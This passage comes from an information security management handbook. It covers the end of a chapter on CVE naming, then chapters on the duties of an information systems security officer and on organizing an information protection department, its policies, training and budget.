- Of the dozen companies this has been discussed with, several are considering adding CVE name support to their fix-it sites and update mechanisms.

Acknowledgment

The summary work contained in this chapter was funded by the MITRE Corporation. It is based on the composite effort of all those working on the Common Vulnerabilities and Exposures Initiative, including but not limited to the CVE Editorial Board, the CVE Advisory Council, and CVE-compatible vendors.

Notes

1. MITRE is a not-for-profit company that works in the public interest to provide systems engineering, research and development, and information technology support to the U. S. Government.
2. D.E. Mann and S.M. Christey, "Towards a Common Enumeration of Vulnerabilities," *2nd Workshop Research with Security Vulnerability Databases*, Purdue University, West Lafayette, IN, 1999; http://cve.mitre.org/docs/cerias.html (current as of May 2003).
3. R.A. Martin, "Managing Vulnerabilities in Networked Systems," *IEEE Computer Society's Computer Magazine*, 34(11), November 2001; http://www.computer.org/computer/co2001/ry032abs.htm (current as of May 2003).
4. J. Forristal and G. Shipley, "Vulnerability Assessment Scanners," *Network Computing*, 8 Jan. 2001; http://www.networkcomputing.com/1201/1201f1b2.html (current May 2003).
5. P. Mueller and G. Shipley, "To Catch a Thief," *Network Computing*, August 20, 2001; http://www.networkcomputing.com/1217/1217f1.html (current as of May 2003).
6. A. Saita, "CVE-Use Recommendations Open for Comment," *Security Wire Digest, 4(9), February 4, 2002;* http://www.INFOSECURITYMAG.COM/digest/2002/02-04-02.shtml#1b (current as of May 2003).
7. W. Jackson, "Top 10 System Security Threats Are Familiar Foes," *Government Computer News*, August 2000; http://www.gcn.com/state/vol6_no8/news/812-1.html (current as of May 2003).
8. S. Bonisteel, "'Top 10' List of Net Security Holes Grows to 20," *Newsbytes.com*, October 2, 2001.
9. Mark J. Cox, "'Chinese Whisper' Security Advisories," *LinuxWorld.com*, January 21, 2002; http://www.linuxworld.com/site-stories/2002/0121.whisper.html (current as of May 2003).

Roles and Responsibilities of the Information Systems Security Officer

Carl Burney, CISSP

Information is a major asset of an organization. As with any major asset, its loss can have a negative impact on the organization's competitive advantage in the marketplace, a loss of market share, and become a potential liability to shareholders or business partners. Protecting information is as critical as protecting other organizational assets, such as plant assets (i.e., equipment and physical structures) and intangible assets (i.e., copyrights or intellectual property). It is the information systems security officer (ISSO) who establishes a program of information security to help ensure the protection of the organization's information.

The information systems security officer is the main focal point for all matters involving information security. Accordingly, the ISSO will:

- Establish an information security program including:
  - Information security plans, policies, standards, guidelines, and training
- Advise management on all information security issues
- Provide advice and assistance on all matters involving information security

The Role of The Information Systems Security Officer

There can be many different security roles in an organization in addition to the information system security officer, such as:

- Network security specialist
- Database security specialist
- Internet security specialist
- E-business security specialist
- Public key infrastructure specialist
- Forensic specialist
- Risk manager

Each of these roles is in a unique, specialized area of the information security arena and has specific but limited responsibilities. However, it is the role of the ISSO to be responsible for the entire information security effort in the organization. As such, the ISSO has many broad responsibilities, crossing all organizational lines, to ensure the protection of the organization's information.

EXHIBIT 71.1 An Information Security Program Will Cover a Broad Spectrum

Policies, Standards, Guidelines, and Rules	Reports
Access controls	Risk management
Audits and reviews	Security software/hardware
Configuration management	Testing
Contingency planning	Training
Copyright	Systems acquisition
Incident response	Systems development
Personnel security	Certification/accreditation
Physical security	Exceptions

Responsibilities of The Information Systems Security Officer

As the individual with the primary responsibility for information security in the organization, the ISSO will interact with other members of the organization in all matters involving information security, to include:

- Develop, implement, and manage an information security program.
- Ensure that there are adequate resources to implement and maintain a cost-effective information security program.
- Work closely with different departments on information security issues, such as:
  - The physical security department on physical access, security incidents, security violations, etc.
  - The personnel department on background checks, terminations due to security violations, etc.
  - The audit department on audit reports involving information security and any resulting corrective actions
- Provide advice and assistance concerning the security of sensitive information and the processing of that information.
- Provide advice and assistance to the business groups to ensure that information security is addressed early in all projects and programs.
- Establish an information security coordinating committee to address organization-wide issues involving information security matters and concerns.
- Serve as a member of technical advisory committees.
- Consult with and advise senior management on all major information security-related incidents or violations.
- Provide senior management with an annual state of information security report.

Developing, implementing, and managing an information security program is the ISSO's primary responsibility. The Information Security Program will cross all organizational lines and encompass many different areas to ensure the protection of the organization's information. Exhibit 71.1 contains a noninclusive list of the different areas covered by an information security program.

Policies, Standards, Guidelines, and Rules

- Develop and issue security policies, standards, guidelines, and rules.
- Ensure that the security policies, standards, guidelines, and rules appropriately protect all information that is collected, processed, transmitted, stored, or disseminated.
- Review (and revise if necessary) the security policies, standards, guidelines, and rules on a periodic basis.
- Specify the consequences for violations of established policies, standards, guidelines, and rules.
- Ensure that all contracts with vendors, contractors, etc. include a clause that the vendor or contractor must adhere to the organization's security policies, standards, guidelines, and rules, and be liable for any loss due to violation of these policies, standards, guidelines, and rules.

Access Controls

- Ensure that access to all information systems is controlled.

- Ensure that the access controls for each information system are commensurate with the level of risk, determined by a risk assessment.
- Ensure that access controls cover access by workers at home, dial-in access, connection from the Internet, and public access.
- Ensure that additional access controls are added for information systems that permit public access.

Audits and Reviews

- Establish a program for conducting periodic reviews and evaluations of the security controls in each system, both periodically and when systems undergo significant modifications.
- Ensure audit logs are reviewed periodically and all audit records are archived for future reference.
- Work closely with the audit teams in required audits involving information systems.
- Ensure the extent of audits and reviews involving information systems is commensurate with the level of risk, determined by a risk assessment.

Configuration Management

- Ensure that configuration management controls monitor all changes to information systems software, firmware, hardware, and documentation.
- Monitor the configuration management records to ensure that implemented changes do not compromise or degrade security and do not violate existing security policies.

Contingency Planning

- Ensure that contingency plans are developed, maintained in an up-to-date status, and tested at least annually.
- Ensure that contingency plans provide for enough service to meet the minimal needs of users of the system and provide for adequate continuity of operations.
- Ensure that information is backed up and stored off-site.

Copyright

- Establish a policy against the illegal duplication of copyrighted software.
- Ensure inventories are maintained for each information system's authorized/legal software.
- Ensure that all systems are periodically audited for illegal software.

Incident Response

- Establish a central point of contact for all information security-related incidents or violations.
- Disseminate information concerning common vulnerabilities and threats.
- Establish and disseminate a point of contact for reporting information security-related incidents or violations.
- Respond to and investigate all information security-related incidents or violations, maintain records, and prepare reports.
- Report all major information security-related incidents or violations to senior management.
- Notify and work closely with the legal department when incidents are suspected of involving criminal or fraudulent activities.
- Ensure guidelines are provided for those incidents that are suspected of involving criminal or fraudulent activities, to include:
  - — Collection and identification of evidence
  - — Chain of custody of evidence
  - — Storage of evidence

Personnel Security

- Implement personnel security policies covering all individuals with access to information systems or having access to data from such systems. Clearly delineate responsibilities and expectations for all individuals.
- Ensure all information systems personnel and users have the proper security clearances, authorizations, and need-to-know, if required.
- Ensure each information system has an individual, knowledgeable about information security, assigned the responsibility for the security of that system.
- Ensure all critical processes employ separation of duties to ensure one person cannot subvert a critical process.
- Implement periodic job rotation for selected positions to ensure that present job holders have not subverted the system.
- Ensure users are given only those access rights necessary to perform their assigned duties (i.e., least privilege).

Physical Security

- Ensure adequate physical security is provided for all information systems and all components.
- Ensure all computer rooms and network/communications equipment rooms are kept physically secure, with access by authorized personnel only.

Reports

- Implement a reporting system, to include:
  - — Informing senior management of all major information security related incidents or violations
  - — An annual State of Information Security Report
  - — Other reports as required (i.e., for federal organizations: OMB CIRCULAR NO. A-130, Management of Federal Information Resources)

Risk Management

- Establish a risk management program to identify and quantify all risks, threats, and vulnerabilities to the organization's information systems and data.
- Ensure that risk assessments are conducted to establish the appropriate levels of protection for all information systems.
- Conduct periodic risk analyses to maintain proper protection of information.
- Ensure that all security safeguards are cost-effective and commensurate with the identifiable risk and the resulting damage if the information was lost, improperly accessed, or improperly modified.

Security Software/Hardware

- Ensure security software and hardware (i.e., anti-virus software, intrusion detection software, firewalls, etc.) are operated by trained personnel, properly maintained, and kept updated.

Testing

- Ensure that all security features, functions, and controls are periodically tested, and the test results are documented and maintained.
- Ensure new information systems (hardware and software) are tested to verify that the systems meet the documented security specifications and do not violate existing security policies.

Training

- Ensure that all personnel receive mandatory, periodic training in information security awareness and accepted information security practices.
- Ensure that all new employees receive an information security briefing as part of the new employee indoctrination process.
- Ensure that all information systems personnel are provided appropriate information security training for the systems with which they work.
- Ensure that all information security training is tailored to what users need to know about the specific information systems with which they work.
- Ensure that information security training stays current by periodically evaluating and updating the training.

Systems Acquisition

- Ensure that appropriate security requirements are included in specifications for the acquisition of information systems.
- Ensure that all security features, functions, and controls of a newly acquired information system are tested to verify that the system meets the documented security specifications and does not violate existing security policies, prior to system implementation.
- Ensure that all default passwords are changed when installing new systems.

Systems Development

- Ensure information security is part of the design phase.
- Ensure that a design review of all security features is conducted.
- Ensure that all information systems security specifications are defined and approved prior to programming.
- Ensure that all security features, functions, and controls are tested to verify that the system meets the documented security specifications and does not violate existing security policies, prior to system implementation.

Certification/Accreditation

- Ensure that all information systems are certified/accredited, as required.
- Act as the central point of contact for all information systems that are being certified/accredited.
- Ensure that all certification requirements have been met prior to accreditation.
- Ensure that all accreditation documentation is properly prepared before submission for final approval.

Exceptions

- If an information system is not in compliance with established security policies or procedures, and cannot or will not be corrected:
  - — Document:
- The violation of the policy or procedure
- The resulting vulnerability
- Any necessary corrective action that would correct the violation
- A risk assessment of the vulnerability.
  - — Have the manager of the information system that is not in compliance document and sign the reasons for noncompliance.
  - — Send these documents to the CIO for signature.

The Nontechnical Role of the Information Systems Security Officer

As mentioned, the ISSO is the main focal point for all matters involving information security in the organization, and the ISSO will:

- Establish an information security program.
- Advise management on all information security issues.
- Provide advice and assistance on all matters involving information security.

Although information security may be considered technical in nature, a successful ISSO is much more than a "techie." The ISSO must be a businessman, a communicator, a salesman, and a politician.

The ISSO (the businessman) needs to understand the organization's business, its mission, its goals, and its objectives. With this understanding, the ISSO can demonstrate to the rest of the management team how information security supports the business of the organization. The ISSO must be able to balance the needs of the business with the needs of information security.

At those times when there is a conflict between the needs of the business and the needs of information security, the ISSO (the businessman, the politician, and the communicator) will be able to translate the technical side of information security into terms that business managers will be better able to understand and appreciate, thus building consensus and support. Without this management support, the ISSO will not be able to implement an effective information security program.

Unfortunately, information security is sometimes viewed as unnecessary, as something that gets in the way of "real work," and as an obstacle most workers try to circumvent. Perhaps the biggest challenge is to implement information security into the working culture of an organization. Anybody can stand up in front of a group of employees and talk about information security, but the ISSO (the communicator and the salesman) must "reach" the employees and instill in them the value and importance of information security. Otherwise, the information security program will be ineffective.

Conclusion

It is readily understood that information is a major asset of an organization. Protection of this asset is the daily responsibility of all members of the organization, from top-level management to the most junior workers. However, it is the ISSO who carries out the long list of responsibilities, implementing good information security practices, providing the proper guidance and direction to the organization, and establishing a successful information security program that leads to the successful protection of the organization's information.

Information Protection: Organization, Roles, and Separation of Duties

Rebecca Herold, CISSP, CISA, FLMI

Successful information protection and security requires the participation, compliance, and support of all personnel within your organization, regardless of their positions, locations, or relationships with the company. This includes any person who has been granted access to your organization's extended enterprise information, and any employee, contractor, vendor, or business associate of the company who uses information systems resources as part of the job. A brief overview of the information protection and security responsibilities for various groups within your organization follows.

All Personnel within the Organization

All personnel have an obligation to use the information according to the specific protection requirements established by your organization's information owner or information security delegate. A few of the basic obligations include, but are not limited to, the following:

- Maintaining confidentiality of log-on passwords
- Ensuring the security of information entrusted to their care
- Using the organization's business assets and information resources for approved purposes only
- Adhering to all information security policies, procedures, standards, and guidelines
- Promptly reporting security incidents to the appropriate management area

Information Security Oversight Committee

An information protection and/or security oversight committee comprised of representatives from various areas of your organization should exist or be created if not already in existence. The members should include high-level representatives from each of your revenue business units, as well as a representative from your organization's legal, corporate auditing, human resources, physical and facilities management, and finance and accounting areas. The oversight committee should be responsible for ensuring and supporting the establishment, implementation, and maintenance of information protection awareness and training programs to assist management in the security of corporate information assets. Additionally, the committee should be kept informed of all information security-related issues, new technologies, and provide input for information security, protection costs, and budget approvals.

Corporate Auditing

The corporate auditing department should be responsible for ensuring compliance with the information protection and security policies, standards, procedures, and guidelines. They should ensure that the organizational business units are operating in a manner consistent with policies and standards, and ensure any audit plan includes a compliance review of applicable information protection policies and standards that are related to the audit topic. Additionally, a high-level management member of the corporate auditing department should take an active role in your organization's information security oversight committee.

Human Resources

Your human resources department should be responsible for providing timely information to your centrally managed information protection department, as well as the enterprise and division systems managers and application administrators, about corporate personnel terminations or transfers. They should also enforce the stated consequences of noncompliance with the corporate policies, and a high-level member of the human resources department should take an active role in your organization's information security oversight committee.

Law

Your law department should have someone assigned responsibility for reviewing your enterprise security policies and standards for legal and regulatory compliance and enforceability. Your law department should also be advised of and responsible for addressing legal issues arising from security incidents. Additionally, a high-level member of the law department should take an active role in your organization's information security oversight committee. This person should be savvy with computer and information technology and related issues; otherwise, the person will not make a positive contribution to the oversight committee, and could, in fact, create unnecessary roadblocks or stop necessary progress based upon lack of knowledge of the issues.

Managers

Your organization's line management should retain primary responsibility for identifying and protecting information and computer assets within their assigned areas of management control. When talking about a manager, we are referring to any person who has been specifically given responsibility for directing the actions of others and overseeing their work — basically, the immediate manager or supervisor of an employee. Managers have ultimate responsibility for all user IDs and information owned by company employees in the areas of their control. In the case of non-employee individuals such as contractors, consultants, etc., managers are responsible for the activity and for the company assets used by these individuals. This is usually the manager responsible for hiring the outside party. Managers have additional information protection and security responsibilities including, but not limited to, the following:

- Continually monitor the practices of employees and consultants under their control and take necessary corrective actions to ensure compliance with the organization's policies and standards.
- Inform the appropriate security administration department of the termination of any employee so that the user ID owned by that individual can be revoked, suspended, or made inaccessible in a timely manner.
- Inform the appropriate security administration department of the transfer of any employee if the transfer involves the change of access rights or privileges.
- Report any security incident or suspected incident to the centralized information protection department.
- Ensure the currency of user ID information (e.g., employee identification number and account information of the user ID owner).
- Educate the employees in their area of your organization's security policies, procedures, and standards for which they are accountable.

IT Administrators (Information Delegates)

A person, organization, or process that implements or administers security controls for the information owners are referred to as information delegates. Such information delegates typically (but not always) are part of the information technology departments with primary responsibilities for dealing with backup and recovery of the business information, applying and updating information access controls, installing and maintaining information security technology and systems, etc.

An information delegate is also any company employee who owns a user ID that has been assigned attributes or privileges associated with access control systems such as Top Secret, RACF, ACF2, etc. This user ID allows them to set system-wide security controls or administrator user IDs and information resource access rights. These security and systems administrators may report to either a business division or the central information protection department.

Information delegates are also responsible for implementing and administering security controls for corporate extended enterprise information as instructed by the information owner or delegate. Some of the responsibilities of information delegates include, but are not limited to, the following:

- Perform backups according to the backup requirements established by the information owner.
- Document backup schedule, backup intervals, storage locations, and number of backup generation copies.
- Regularly test backups to ensure they can be used successfully to restore data.
- When necessary, restore lost or corrupted information from backup media to return the application to production status.
- Perform related tape and DASD management functions as required to ensure availability of the information to the business.
- Ensure record retention requirements are met based on the information owner's analysis.
- Implement and administer security controls for corporate extended enterprise information as instructed by the information owner or delegate.
- Electronically store information in locations based on classification.
- Specifically identify the privileges associated with each system, and categorize the staff allocated to these privileges.
- Produce security log reports that will report applications and system violations and incidents to the central information protection department.
- Understand the different data environments and the impact of granting access to them.
- Ensure access requests are consistent with the information directions and security guidelines.
- Administer access rights according to criteria established by the information owners.
- Create and remove user IDs as directed by the appropriate managers.
- Administer the system within the scope of the job description and functional responsibilities.
- Distribute and follow up on security violation reports.
- Report suspected security breaches to your central information protection department.
- Give passwords of newly created user IDs to the user ID owner only.
- Maintain responsibility for day-to-day security of information.

Information Asset and Systems Owners

The information asset owner for a specific data item is a management position within the business area facing the greatest negative impact from disclosure or loss of that information. The information asset owner is ultimately responsible for ensuring that appropriate protection requirements for the information assets are defined and implemented. The information owner responsibilities include, but are not limited to, the following:

- Assign initial information classification and periodically review the classification to ensure it still meets the business needs.
- Ensure security controls are in place commensurate with the information classification.
- Review and ensure currency of the access rights associated with information assets they own.

- Determine security requirements, access criteria, and backup requirements for the information assets they own.
- Report suspected security breaches to corporate security.
- Perform, or delegate if desired, the following:
  - — Approval authority for access requests from other business units or assign a delegate in the same business unit as the executive or manager owner
  - — Backup and recovery duties or assign to the information custodian
  - — Approval of the disclosure of information
  - — Act on notifications received concerning security violations against their information assets
  - — Determine information availability requirements
  - — Assess information risks

Systems owners must consider three fundamental security areas: management controls, operational controls, and technical controls. They must follow the direction and requests of the information owners when establishing access controls in these three areas.

Information Protection

An area should exist that is responsible for determining your organization's information protection and security directions (strategies, procedures, guidelines), as approved or suggested by the information protection oversight committee, to ensure information is controlled and secured based on its value, risk of loss or compromise, and ease of recoverability. As a very high overview, some of the responsibilities of an information protection department include, but are not limited to, the following:

- Provide information security guidelines to the information management process.
- Develop a basic understanding of your organization's information to ensure proper controls are implemented.
- Provide information security design input, consulting, and review.
- Ensure appropriate security controls are built into new applications.
- Provide information security expertise and support for electronic interchange.
- Create information protection audit standards and baselines.
- Help reduce your organization's liability by demonstrating a standard of due care or diligence by following general standards or practices of professional care.
- Help ensure awareness of information protection and security issues throughout your entire organization and act as internal information security consultants to project members.
- Promote and evaluate information and computer security in IT products and services.
- Advise others within your organization of information security needs and requirements.

The remainder of this chapter includes a full discussion of the roles and related issues of the information protection department.

What Is the Role of Information Protection?

Secure information and network systems are essential to providing high-quality services to customers, avoiding fraud and disclosure of sensitive information, promoting efficient business operations, and complying with laws and regulations. Your organization must make information protection a visible, integral component of all your business operations. The best way to accomplish this is to establish a department dedicated to ensuring the protection of all your organization's information assets throughout every department and process. Information protection, or if you prefer, information security, is a very broad discipline.

Your information protection department should fulfill five basic roles:

1. Support information risk management processes.
2. Create corporate information protection policies and procedures.
3. Ensure information protection awareness and training.

4. Ensure the integration of information protection into all management practices.
5. Support your organization's business objectives.

Risk Management

Risk management is a necessary element of a comprehensive information protection and security program. What is risk management? The General Accounting Office (GAO) has a good, high-level definition: risk management is the process of assessing risk, taking steps to reduce risk to an acceptable level, and maintaining that level of risk. There are four basic principles of effective risk management.

Assess Risk and Determine Needs

Your organization must recognize that information is an essential asset that must be protected. When high-level executives understand and demonstrate that managing risks is important and necessary, it will help to ensure that security is taken seriously at lower levels in your organization and that security programs have adequate resources.

Your organization must develop practical risk assessment procedures that clearly link security to business needs. However, do not spend too much time trying to quantify the risks precisely — the difficulty in identifying such data makes the task inefficient and overly time consuming.

Your organization must hold program and business managers accountable for ensuring compliance with information protection policies, procedures, and standards. The accountability factor will help ensure that managers understand the importance of information protection and not dismiss it, considering it a hindrance.

You must manage risk on a continuing basis. As new technologies evolve, you must stay abreast of the associated risks to your information assets. And, as new information protection tools become available, you must know how such tools can help you mitigate risks within your organization.

Establish a Central Information Protection and Risk Management Focus

This is your information protection department. You must carry out key information protection risk management activities. Your information protection department will serve as a catalyst for ensuring that information security risks are considered in planned and ongoing operations. You need to provide advice and expertise to all organizational levels and keep managers informed about security issues. Information protection should research potential threats, vulnerabilities, and control techniques, and test controls, assess risks, and identify needed policies.

The information protection department must have ready and independent access to senior executives. Security concerns can often be at odds with the desires of business managers and system developers when they are developing new computer applications — they want to do so quickly and want to avoid controls that they view as impeding efficiency and convenience. By elevating security concerns to higher management levels, it helps ensure that the risks are understood by those with the most to lose from information security incidents and that information security is taken into account when decisions are made.

The information protection department must have dedicated funding and staff. Information protection budgets need to cover central staff salaries, training and awareness costs, and security software and hardware.

The central information protection department must strive to enhance its staff professionalism and technical skills. It is important in fulfilling your role as a trusted information security advisor to keep current on new information security vulnerabilities as well as new information security tools and practices.

Information and Systems Security Must Be Cost Effective

The costs and benefits of security must be carefully examined in both monetary and nonmonetary terms to ensure that the cost of controls does not exceed expected benefits. Security benefits have direct and indirect costs. Direct costs include purchasing, installing, and administering security measures, such as access control software or fire-suppression systems. Indirect costs include system performance, employee morale, and retraining requirements.

Information and Systems Security Must Be Periodically Reassessed

Security is never perfect when a system is implemented. Systems users and operators discover new vulnerabilities or ways to intentionally or accidentally circumvent security. Changes in the system or the environment

can also create new vulnerabilities. Procedures become outdated over time. All these issues make it necessary to periodically reassess the security of your organization's security.

Information Protection Policies, Procedures, Standards, and Guidelines

The information protection department must create corporate information protection policies with business unit input and support. Additionally, they must provide guidance and training to help the individual business units create their own procedures, standards, and guidelines that support the corporate information protection policies.

The Information Protection Department Must Create and Implement Appropriate Policies and Related Controls

You need to link the information protection policies you create to the business risks of your organization. The information protection policies must be adjusted on a continuing basis to respond to newly identified risks. Be sure to pay particular attention to addressing user behavior within the information protection policies.

Distinguish between information protection policies and guidelines or standards. Policies generally outline fundamental requirements that managers consider mandatory. Guidelines and standards contain more detailed rules for how to implement the policies.

It is vital to the success of the information protection policies for the oversight group and executive management to visibly support the organization's information protection policies.

Information and Systems Security Is Often Constrained by Societal Factors.

The ability of your information protection department to support the mission of your organization may be limited by various social factors depending upon the country in which your offices are located, or the laws and regulations that exist within certain locations where you do business. Know your operating environments and ensure your policies are in sync with these environments.

Awareness and Training

The information protection department must make your organization aware of information protection policies, related issues, and news on an ongoing basis. Additionally, it must provide adequate training — not only to help ensure personnel know how to address information security risks and threats, but also to keep the information protection department personnel up-to-date on the most appropriate methods of ensuring information security.

An Information Protection Department Must Promote Awareness of Information Protection Issues and Concerns throughout Your Entire Organization

The information protection department must continually educate users and others on risks and related policies. Merely sending out a memo to management once every year or two is not sufficient. Use attention-getting and user-friendly techniques to promote awareness of information protection issues. Awareness techniques do not need to be dry or boring — they should not be, or your personnel will not take notice of the message you are trying to send.

An Information Protection Department Must Monitor and Evaluate Policy and Control Effectiveness of the Policies

The information protection department needs to monitor factors that affect risk and indicate security effectiveness. One key to your success is to keep summary records of actual security incidents within your organization to measure the types of violations and the damage suffered from the incidents. These records will be valuable input for risk assessments and budget decisions. Use the results of your monitoring and record keeping to help determine future information protection efforts and to hold managers accountable for the activities and incidents that occur. Stay aware of new information protection and security monitoring tools and techniques to address the issues you find during the monitoring.

An Information Protection Department Must Extend Security Responsibilities to Those Outside Your Organization

Your organization and the systems owners have security responsibilities outside your own organization. You have a responsibility to share appropriate knowledge about the existence and extent of security measures with your external users (e.g., customers, business partners, etc.) so they can be confident that your systems are adequately secured, and so they can help to address any risks you communicate to them.

An Information Protection Department Must Make Security Responsibilities Explicit

Information and systems security responsibilities and accountability must be clearly and explicitly documented and communicated. The information security responsibilities of all groups and audiences within your organization must be communicated to them, using effective methods and on an ongoing basis.

Information Protection Must Be Integrated into Your Organization's Management Practices

Information and systems security must be an integral element of sound management practices. Ultimately, managers of the areas owning the information must decide what level of risk they are willing to accept, taking into account the cost of security controls as well as the potential financial impact of not having the security controls. The information protection department must help management understand the risks and associated costs. Information and systems security requires a comprehensive approach that is integrated within your organization's management practices. Your information protection department also needs to work with traditional security disciplines, such as physical and personnel security. To help integrate information protection within your management practices, use the following:

- Establish a process to coordinate implementation of information security measures. The process should coordinate specific information security roles and responsibilities organization-wide, and it should aid agreement about specific information security methods and processes such as risk assessment and a security classification system. Additionally, the process should facilitate coordination of organization-wide security initiatives and promote integration of security into the organizational information planning process. The process should call for implementation of specific security measures for new systems or services and include guidelines for reviewing information security incidents. Also, the process should promote visible business support for information security throughout your organization.
- Establish a management approval process to centrally authorize new IT facilities from both a business and technical standpoint.
- Make managers responsible for maintaining the local information system security environment and supporting the corporate information protection policies when they approve new facilities, systems, and applications.
- Establish procedures to check hardware and software to ensure compatibility with other system components before implementing them into the corporate systems environment.
- Create a centralized process for authorizing the use of personal information processing systems and facilities for use in processing business information. Include processes to ensure necessary controls are implemented. In conjunction with this, ensure the vulnerabilities inherent in using personal information processing systems and facilities for business purposes have been assessed.
- Ensure management uses the information protection department for specialized information security advice and guidance.
- Create a liaison between your information protection department and external information security organizations, including industry and government security specialists, law enforcement authorities, IT service providers, and telecommunications authorities, to stay current with new information security threats and technologies and to learn from the experiences of others.
- Establish management procedures to ensure that the exchange of security information with outside entities is restricted so that confidential organizational information is not divulged to unauthorized persons.
- Ensure your information protection policies and practices throughout your organization are independently reviewed to ensure feasibility, effectiveness, and compliance with written policies.

Information Protection Must Support the Business Needs, Objectives, and Mission Statement of Your Organization

Information and systems security practices must support the mission of your organization. Through the selection and application of appropriate safeguards, the information protection department will help your organization's mission by protecting its physical and electronic information and financial resources, reputation, legal position, employees, and other tangible and intangible assets. Well-chosen information security policies and procedures do not exist for their own sake — they are put in place to protect your organization's assets and support the organizational mission. Information security is a means to an end, and not an end in itself. In a private-sector business, having good security is usually secondary to the need to make a profit. With this in mind, security ought to be seen as a way to increase the firm's ability to make a profit. In a public-sector agency, security is usually secondary to the agency's provision of services to citizens. Security, in this case then, ought to be considered as a way to help improve the service provided to the public.

So, what is a good mission statement for your information protection department? It really depends upon your business, environment, company size, industry, and several other factors. To determine your information protection department's mission statement, ask yourself these questions:

- What do your personnel, systems users, and customers expect with regard to information and systems security controls and procedures?
- Will you lose valued staff or customers if information and systems security is not taken seriously enough, or if it is implemented in such a manner that functionality is noticeably impaired?
- Has any downtime or monetary loss occurred within your organization as a result of security incidents?
- Are you concerned about insider threats? Do you trust your users? Are most of your systems users local or remote?
- Does your organization keep non-public information online? What is the loss to your organization if this information is compromised or stolen?
- What would be the impact of negative publicity if your organization suffered an information security incident?
- Are there security guidelines, regulations, or laws your organization is required to meet?
- How important are confidentiality, integrity, and availability to the overall operation of your organization?
- Have the information and network security decisions that have been made been consistent with the business needs and economic stance of your organization?

To help get you started with creating your own information protection department mission statement, here is an example for you to use in conjunction with considering the previous questions:

> The mission of the information protection department is to ensure the confidentiality, integrity, and availability of the organization's information; provide information protection guidance to the organization's personnel; and help ensure compliance with information security laws and regulations while promoting the organization's mission statement, business initiatives, and objectives.

Information Protection Budgeting

How much should your organization budget for information protection? You will not like the answer; however, there is no benchmark for what information protection and security could or should cost within organizations. The variables from organization to organization are too great for such a number. Plus, it really depends upon how information protection and security costs are spread throughout your organization and where your information protection department is located within your organization.

Most information and network security spending recommendations are in extremes. The Gartner Group research in 2000 showed that government agencies spent 3.3 percent of their IT budgets on security — a significantly higher average percentage than all organizations as a whole spent on security (2.6 percent). Both numbers represent a very low amount to spend to protect an organization's information assets. Then there is the opinion of a former chief security officer at an online trading firm who believes the information security

budget should be 4 to 10 percent of *total company revenues* and not part of the IT budget at all. An October 2001 *Computerworld*/J.P. Morgan Security poll showed that companies with annual revenues of more than $500 million are expected to spend the most on security in 2002, when security-related investments will account for 11.2 percent of total IT budgets on average, compared with an average of 10.3 percent for all the users which responded to the poll. However, there are other polls, such as a 2001 survey from Metricnet, that shows that only 33 percent of companies polled after September 11, 2001, will spend more than 5 percent of their IT budgets on security. What is probably the most realistic target for information security spending is the one given by eSecurityOnline.com, which indicates information protection should be 3 to 5 percent of the company's total revenue.

Unfortunately, it has been documented in more than one news report that some CIOs do not consider information security a normal or prudent business expense. Some CFOs and CEOs have been quoted as saying information security expenses were "nuisance protection." Some decision makers need hard evidence of a security threat to their companies before they will respond. But doing nothing is not a viable option. It only takes one significant security incident to bring down a company.

When budgeting for information protection, keep in mind the facts and experiences of others. As the San Francisco-based Computer Security Institute found in its 2001 annual Computer Crime and Security Survey, 85 percent of the respondents admitted they had detected computer security breaches during the year. While only 35 percent of the respondents admitted to being able to quantify the losses, the total financial impact from these incidents was a staggering $378 million in losses.

The CIO of the Department of Energy's (DoE) Lawrence Livermore National Laboratory in Livermore, California, indicated in 2001 that security incidents had risen steadily by about 20 percent a year. Security of information is not a declining issue; it is an increasingly significant issue to address. Basically, security is a matter of existence or nonexistence for data.

So, to help you establish your information protection budget:

- *Establish need before cost.* If you know money is going to be a stumbling block, then do not lead with a budget request. Instead, break down your company's functions by business process and illustrate how these processes are tied to the company's information and network. Ask executive management, "What do you want to protect?" and then show them, "This is what it will cost to do it."
- *Show them numbers.* It is not enough to talk about information security threats in broad terms. Make your point with numbers. Track the number of attempted intrusions, security incidents, and viruses within your organization. Document them in reports and plot them on graphs. Present them monthly to your executive management. This will provide evidence of the growing information security threat.
- *Use others' losses to your advantage.* Show them what has happened to other companies. Use the annual CSI/FBI computer crime and security statistics. Give your executive managers copies of *Tangled Web* by Richard Power to show them narratives of exactly what has happened to other companies.
- *Put it in legal terms.* Corporate officers are not only accountable for protecting their businesses' financial assets, but are also responsible for maintaining critical information. Remind executive management that it has a fiduciary responsibility to detect and protect areas where information assets might be exposed.
- *Keep it simple.* Divide your budget into categories and indicate needed budgets within each. Suggested categories include:
  - — Personnel
  - — Software systems
  - — Hardware systems
  - — Awareness and training
  - — Law and regulation compliance
  - — Emerging technology research
  - — Business continuity
- *Show them where it hurts.* Simply state the impact of not implementing or funding security.

Executive Management Must Sponsor and Support Information Protection

Executive management must clearly and unequivocally support information protection and security initiatives. It must provide a role model for the rest of your organization that adhering to information protection policies and practices is the right thing to do. It must ensure information protection is built into the management framework. The management framework should be established to initiate and control the implementation of information security within your organization. Ideally, the structure of a security program should result from the implementation of a planned and integrated management philosophy. Managing computer security at multiple levels brings many benefits. The higher levels (such as the headquarters or unit levels) must understand the organization as a whole, exercise more authority, set policy, and enforce compliance with applicable policies and procedures. On the other hand, the systems levels (such as the computer facility and applications levels) know the technical and procedural requirements and problems. The information protection department addresses the overall management of security within the organization as well as corporate activities such as policy development and oversight. The system-level security program can then focus on the management of security for a particular information processing system. A central information protection department can disseminate security-related information throughout the organization in an efficient and cost-effective manner. A central information protection department has an increased ability to influence external and internal policy decisions. A central information protection department can help ensure spending its scarce security dollars more efficiently. Another advantage of a centralized program is its ability to negotiate discounts based on volume purchasing of security hardware and software.

Where Does the Information Security Role Best Fit within the Organization?

Information security should be separated from operations. When the security program is embedded in IT operations, the security program often lacks independence, exercises minimal authority, receives little management attention, and lacks resources. In fact, the GAO identified this type of organizational mode (information security as part of IT operations) as a principal basic weakness in federal agency IT security programs.

The location of the information protection department needs to be based on your organization's goals, structure, and culture. To be effective, a central information protection department must be an established part of organization management.

Should Information Protection Be a Separate Business Unit Reporting to the CEO?

This is the ideal situation. Korn/Ferry's Jim Bock, a recruiter who specializes in IT and information security placements, has noticed that more chief security officers are starting to report directly to the CEO, on a peer level to the CIO. This provides information protection with a direct line to executive management and demonstrates the importance of information security to the rest of the organization.

Should Information Protection Be a Separate Business Unit Reporting to the CIO?

